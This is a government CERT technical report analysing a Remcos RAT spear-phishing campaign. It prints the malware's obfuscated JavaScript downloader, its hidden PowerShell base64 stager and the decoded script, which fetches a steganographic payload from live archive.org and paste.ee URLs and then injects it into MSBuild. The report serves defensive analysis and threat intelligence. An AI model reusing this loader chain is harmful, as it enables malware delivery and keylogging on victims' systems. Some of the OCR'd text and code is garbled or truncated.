REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis for the Remcos Rat malicious file Spear-Phishing Attempt

Version: 1.0
Date: 24/04/2025

CONTENT

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:
Analysis details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

NCSA reserves the right to change, update, or amend any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.

Technical Information

The National Cyber Security Authority (NCSA), as part of its ongoing monitoring of phishing and spear-phishing campaigns, has identified a new campaign that uses advanced methods to evade traditional email security systems. This campaign uses legitimate-looking email senders and a URL that refers to a cloud data storage platform (Mediafire), disguised as a PDF document.

After the user clicks on the document (attachment), they are redirected to a Mediafire URL, where the document is automatically downloaded. This mechanism bypasses security checks that often block direct email uploads. The downloaded document appears harmless at first glance, but in fact contains a script written in JavaScript, which is *obfuscated* – a technique used to hide the purpose and functionality of the code, making it more difficult for security systems and analysts to analyze.

After executing this *JavaScript script*, which masquerades as a legitimate application, a series of suspicious activities start running in the background. These activities include interactions with the system, the network, and the possibility of installing a *backdoor* for later access. The following report is a detailed technical analysis of the behavior of this malware and the techniques used by the threat actors.

File analysis

After opening the file with a text editor, several variables will be identified that have *obfuscated content* (hiding the functionality of the code) that are related to each other.
The variables in this file are mostly strings of characters, which during execution are concatenated, decoded, and then passed as parameters to other variables, a common method to hide from

antivirus detection.
Funambulation variables, **talons, occludes**, **thalis, correctness's**, **hereon use JavaScript's split** and **join** functions to reconstruct these character strings.

```
var funambulation = "MS△~x▉🕐▣ٴć℮ƈ๑ѫҬ::XML2.S△~x▉🕐▣ٴć℮ƈ๑ѫҬ::erver△~x▉🕐▣ٴć℮ƈ๑ѫҬ::XML△~x▉🕐▣ٴć℮ƈ๑ѫҬ::HTTP".split("△~x
var jiggles = new ActiveXObject(funambulation);

var talons = "h△~x▉🕐▣ٴć℮ƈ๑ѫҬ::t△~x▉🕐▣ٴć℮ƈ๑ѫҬ::t△~x▉🕐▣ٴć℮ƈ๑ѫҬ::p△~x▉🕐▣ٴć℮ƈ๑ѫҬ::△~x▉🕐▣ٴć℮ƈ๑ѫҬ::/△~x▉🕐▣ٴć℮ƈ๑ѫ


var occluders = "△~x▉🕐▣ٴć℮ƈ๑ѫҬ::open△~x▉🕐▣ٴć℮ƈ๑ѫҬ::".split("△~x▉🕐▣ٴć℮ƈ๑ѫҬ::").join("");
var thalis = "△~x▉🕐▣ٴć℮ƈ๑ѫҬ::send△~x▉🕐▣ٴć℮ƈ๑ѫҬ::".split("△~x▉🕐▣ٴć℮ƈ๑ѫҬ::").join("");
var correctnesses = "△~x▉🕐▣ٴć℮ƈ๑ѫҬ::responseText△~x▉🕐▣ٴć℮ƈ๑ѫҬ::".split("△~x▉🕐▣ٴć℮ƈ๑ѫҬ::").join("");
var hereon = "△~x▉🕐▣ٴć℮ƈ๑ѫҬ::Function△~x▉🕐▣ٴć℮ƈ๑ѫҬ::".split("△~x▉🕐▣ٴć℮ƈ๑ѫҬ::").join("");

jiggles[occluders]("GET", talons, false);
jiggles[thalis]();

new this[hereon](jiggles[correctnesses])();

```

Figure 1 JavaScript file

To see the outputs of these variables and the relationships between them, we modify the code by setting **console.log()** for each of them.

The funambulation variable contains the decoded value **MSXML2.ServerXMLHTTP.**

MSXML2.ServerXMLHTTP is a COM (Component Object Model) object provided by Microsoft that is used to make HTTP requests from applications or scripts running on Windows — especially in environments like VBScript, or even PowerShell. This object is part of the MSXML (Microsoft XML Core Services) library.



Figure 2 Decoded values

The decoded URL contains a value of ***hxxp[://]paste[.]ee/d/se4Qrn03/0*** which if we open in a sandbox environment will show us a javascript file with *obfuscated values* .

```
var metals = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficiaryM
["slice"]+[])[9]]["overlines"])[0];
var skeeziest = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]["Cypress"])[1];
var upstaters = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]["beneficiary"])[2];
var hypolipidemia = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["bene
([]["slice"]+[])[9]]["helps"])[3];
var swankiness = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["benefic
["slice"]+[])[9]]["some"])[4];
var Palisades = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]["pinnulation"])[2];
var trachinoidea = ([  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]+[]["slice"])[5];
var bonifaces = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]["tirage"])[6];
var ephoral = ([  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficiaryMa
["slice"]+[])[9]+[]["Garden"])[7];
var Atlas = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficiaryMa
["slice"]+[])[9]]["aerier"])[8];


var pillorizing = ([]+[Infinity][+[]])[0],
    filatures = ([]+[Infinity][+[]])[1],
    vesical = ([]+[Infinity][+[]])[2],
    mullah = ([]+[Infinity][+[]])[3],
    conivalvia = ([]+[Infinity][+[]])[4],
    chorioretinitis = ([]+[Infinity][+[]])[5],
    olivere = ([]+[Infinity][+[]])[6],
    diplanetism = ([]+[Infinity][+[]])[7],
    skodaic = ([]+[Infinity][+[]])[8],
    eriometer = ([]+[Infinity][+[]])[9];
```

Figure 3 Obfuscated JavaScript code

Code: **var jiggles = new ActiveXObject(funambulation);**
Creates an object that can send HTTP requests, using the previous text "MSXML2.ServerXMLHTTP".
var occluders contains the value **open**
var thalis contains the value **thing**
and if we get the final decoded value, we get the following function.
var jiggles = new ActiveXObject("MSXML2.ServerXMLHTTP");
jiggles.open("GET", "http://paste.ee/d/se4Qrn03/0", false);
jiggles.send();
new this.Function(jiggles.responseText)();
To avoid manual de-obfuscation, we run the script in an isolated environment and identify the processes that are created on the Windows system.
Since we have **an ActiveXobject** , during the execution of this code we will see the launch of a process in Windows named **wscript.exe** . The execution of a powershell code will automatically start.

wscript.exe	< 0.01	6,768 K	19,224 K	2084 Microsoft® Windows Based ...	Microsoft Corporation
powershell.exe	2.27	56,900 K	58,876 K	7184 Windows PowerShell	Microsoft Corporation
conhost.exe	0.51	3,300 K	9,324 K	1132 Console Window Host	Microsoft Corporation

Figure 4 Launching wscript.exe and powershell

Powershell command is a *child process* of wscript.exe. We save the PowerShell command in a *text file* and notice parameters **-w hidden.** This parameter is used for starting a process which doesn't show any output on the screen.

```
*mal powershell.txt - Notepad
File  Edit  Format  View  Help
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "$loviride = 'JABnAHUAaQBjAG8AdwBhAHIAIAA9ACAAJwAwAC8AUQBZAHEAOABvAE0AOAB4AC8AZAAvAC
AC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAHIAZQBmAGwAZQBjAHQAbwBpAHIAZQApADsAJAB0AGgAdQB5AGEAIAA9ACAAJwA8ADwAQgBBAFMARQA2ADQAXwBTAFQAQQBSAFQAPgA
+ACcAOwAkAHMAbABhAG4AdABpAG4AZwAgAD0AIAAnADwAPABCAEEAUwBFADYANABfAEUATgBEAD4APgAnADsAJABhAHIAdABoAHIAbwBsAHkAYwBvAHMAYQAgAD0AIAAkAHQAbwB
vAHQAZQByAC4ASQBuAGQAZQB4AE8AZgAoACQAdABoAHUAeQBhACkAOwAkAG4AYQBuAG8AZgBvAHMAcwBpAGwAcwAgAD0AIAAkAHQAbwBvAHQAZQByAC4ASQBuAGQAZQB4AE
8AZgAoACQAcwBsAGEAbgB0AGkAbgBnACkAOwAkAGEAcgB0AGgAcgBvAGwAeQBjAG8AcwBhACAALQBnAGUAIAAwACAALQBhAG4AZAAgACQAbgBhAG4AbwBmAG8AcwBzAGkA
bABzACAALQBnAHQAIAAkAGEAcgB0AGgAcgBvAGwAeQBjAG8AcwBhADsAJABhAHIAdABoAHIAbwBsAHkAYwBvAHMAYQAgACsAPQAgACQAdABoAHUAeQBhAC4ATABlAG4AZw
B0AGgAOwAkAG4AbwBuAGMAbwBuAG0QAaQB0AGkAbwBuAGUAZAAgAD0AIAAkAG4AYQBuAG8AZgBvAHMAcwBpAGwAcwAgAC0AIAAkAGEAcgB0AGgAcgBvAGwAeQBjAG8AcwB
hADsAJABkAGkAcwBsAGUAYQBmAGkAbgBnACAAPQAgACQAdABvAG8AdABlAHIALgBTAHUAYgBzAHQAcgBpAG4AZwAoACQAYQByAHQAaAByAG8AbAB5AGMAbwBzAGEALA
AgACQAbgBvAG4AYwBvAG4AZABpAHQAaQBvAG4AZQBkACkAOwAkAGwAZQBwAGkAZABvAHMAcABlAHIAbQBhAC4AZQAgAFsAUwB5AHMAdABlAG0AIgBDAG8AbgB2AGUAcgB0
AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAkAGQAaQBzAGwAZQBhAGYAaQBuAGcAKQA7ACQAYwBsAGUAYQBuAHUAcABzACAAPQAgAFsAUwB5AHMA
dABlAG0ALgBSAGUAZgBsAGUAYwB0AGkAbwBuAC4AQQBzAHMAZQBtAGIAbAB5AF0AOgA6AEwAbwBhAGQAKAAkAGwAZQBwAGkAZABvAHMAcABlAHIAbQBhAC4AZQAgAFsAUwB5AHMA
GwAZQByAHMAIAA9ACAAWwBkAG4AbABpAGIALgBJAE8ALgBIAG8AbQBlAF0ALgBHAGUAdABNAGUAdABoAG8AZAAoACcAVgBBAEkAJwApAC4ASQBuAHYAbwBrAGUAKAAkAG4AdQBs
AGwALAAgAFsAbwBiAGoAZQBjAHQAWwBdAF0AIABAACgAJABoAHkAcABzAG8AbQBlAHQAcgBpAHMAdAAsACcAJwAsACcAJwAsACcATQBTAEIAdQBpAGwAZAAnACwAJwAnACwAJwAnACw
AJwAnACwAJwAnACwAJwBDADoAXABVAHMAZQByAHMAXABQAHUAYgBsAGkAYwBcAEQAbwB3AG4AbABvAGEAZABzACcALAAnAHgAeQBsAG8AcwBtAGEAJwAsACcAagBzACcALAAnACcALAAnACcALAAnAGsAZQB0A
G8AZg
B1AHIAYQBuAG8AcwBlACcALAAnADIAJwAsACcAJwApACkA'
-replace '','';$tutorly = [System.Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($loviride));Invoke-Expression $tutorly;"
```

Figure 5 file IN PowerShell

The text file is encoded with **base64** which is visible IN the called function **FromBase64String,** and more after payload is called by function **Invoke-Expression** stored in the variable **$ tutorly.** To understand more what is being executed we modify code setting using other useful variables to **debug** and decode from base64.

script.ps1

```
$guicowar = '0/QYq8oM8x/d/ee.e#sap//:sp##h'
$hypsometrist = $guicowar -replace '#', 't'
$pondhawks = 'https://archive.org/download/new_image_20250413/new_image.jpg'
$nominally = New-Object System.Net.WebClient
$nominally.Headers.Add('User-Agent','Mozilla/5.0')
$reflectoire = $nominally.DownloadData($pondhawks)
$tooter = [System.Text.Encoding]::UTF8.GetString($reflectoire)
$thuya = '<<BASE64_START>>'
$slanting = '<<BASE64_END>>'
$arthrolycosa = $tooter.IndexOf($thuya)
$nanofossils = $tooter.IndexOf($slanting)
$arthrolycosa -ge 0 -and $nanofossils -gt $arthrolycosa
$arthrolycosa += $thuya.Length
$nonconditioned = $nanofossils - $arthrolycosa
$disleafing = $tooter.Substring($arthrolycosa, $nonconditioned)
$lepidosperma = [System.Convert]::FromBase64String($disleafing)
$cleanups = [System.Reflection.Assembly]::Load($lepidosperma)
$mailers = [dnlib.IO.Home].GetMethod('VAI').Invoke($null, [object[]] @(
    $hypsometrist, '', '', '', 'MSBuild', '', '', '', '', 'C:\Users\Public\Downloads',
    'xylosma', 'js', '', 'ketofuranose', '2', ''
))
```

Figure 6 Decoded value

variable **$ guicowar** contains a string which passes as a parameter to variables **$ hypsometrician** and through –**replace** the original value replaces character **#** with character **t.**
The output value will be an url which in reverse has the value:
hxxps [:/ /]paste [.] ee /d/x8Mo8qYQ/0

Figure 7 hxxps [://]paste[.] ee /d/x8Mo8qYQ/0

The $ **pondhawks** variable contains the value of a image as above:
hxxps[://]archive[.]org/download/new_image_20250413/new_image[.]jpg from which we

understand that we are dealing with steganography .



Figure 8 new_image.jpg

variable **$nominally** creates an object of type **WebClient** , then the variable **Headers are** also added. as user agent Mozilla/5.0 with the intention of downloading the image and storing it in the variable **$ reflector.**
we print the value **$ disleafing** about the hidden payload that it is hidden in the picture followed by debug in powershell



Figure 9 Payload by means of steganography

It values vessels decoded BY **base64** and it is evident that we are dealing with an executable file.

Figure 10 MZ File The executable

We download this file and start the analysis.



Figure 11 FILE in .NET

If, we start the reverse *engineering* phase it is noted that the file has a name **TaskScheduler .** This file has imported several functions of Win32API such as **VirtualAlloc,VirtualProtect ,WriteProcessMemory_API etc.** which give us an idea that the injection of payloads in any legitimate process is being attempted.

```
0 references
public static void VAI(string QBXtX, string startupreg, string caminhovbs, string namevbs, string netframework, string nativ
{
    if (vmName == Class237.smethod_0(12359))
    {
        string text;
        if (VirtualMachineDetector.Assert(out text))
        {
            Environment.Exit(0);
        }
        ArrayList arrayList = new ArrayList();
        ManagementClass managementClass = new ManagementClass(Class237.smethod_0(12379));
        foreach (ManagementBaseObject managementBaseObject in managementClass.GetInstances())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            if ((bool)managementObject[Class237.smethod_0(12492)])
            {
                arrayList.Add(managementObject[Class237.smethod_0(12486)].ToString());
            }
        }
        foreach (object obj in arrayList)
        {
            if (obj.ToString() == Class237.smethod_0(12499))
            {
                Environment.Exit(0);
            }
        }
    }
    double num;
    if (string.IsNullOrWhiteSpace(minutos))
    {
        num = 0.0;
```

Figure 12 VAI function

The powershell code that will be analyzed:
[System.Reflection.Assembly]:: Load($ **lepidosperma)** which uses **powershell reflection** to dynamically load executable files or dll with the purpose execution of functions that are implemented

Then it is called the function **VAI** and the following parameters are passed:

```
$mailers = [dnlib.IO.Home].GetMethod('VAI').Invoke($null, [object[]] @(
    $hypsometrist, '', '', '', 'MSBuild', '', '', '', '', 'C:\Users\Public\Downloads',
    'xylosma', 'js', '', 'ketofuranose', '2', ''
))
```

Figure 1 VAI function

VAI function is the function which takes 17 parameters in total. Parameters that are more important are the payload of type *text in* figure no. 7 and the string of characters **MSBuild .**
Extracted executable files can't be called just by double clicking but we need to call the functions by creating other executable which we create on purpose calling the VAI function.



Figure 13 Calling the VAI function

This payload passes in other functions, gets transformed and injected in one process legitimate with the name **MSBUILD.** So, the file starts the legitimate process *MSBuild* and injects something the memory of this process, so we follow it with **debug** to find out what is being injected.
We placed a *breakpoint* in the class ***Tools*** in the functions *Api.WriteProcessMemory* and noticed a hex value at the beginning *0x4D* and *0x5A* . So we are dealing with a process injection in memory of the process *Msbuild* .



Figure 14 Injection The A file THE executable IN MSbuild

We save this file on the Desktop and change extension *.exe will get the* file logo **Remcos rat.**



Figure 15 Remcos Rat.exe

Figure 16 Command and control Remcos rat

Figure 17 CreateObject and VBS script

We also noticed creating the **logs.dat** file in the path **C:\ProgramData\remcos\ logs.dat** which stores the all keyboard keys (Keylogger) .

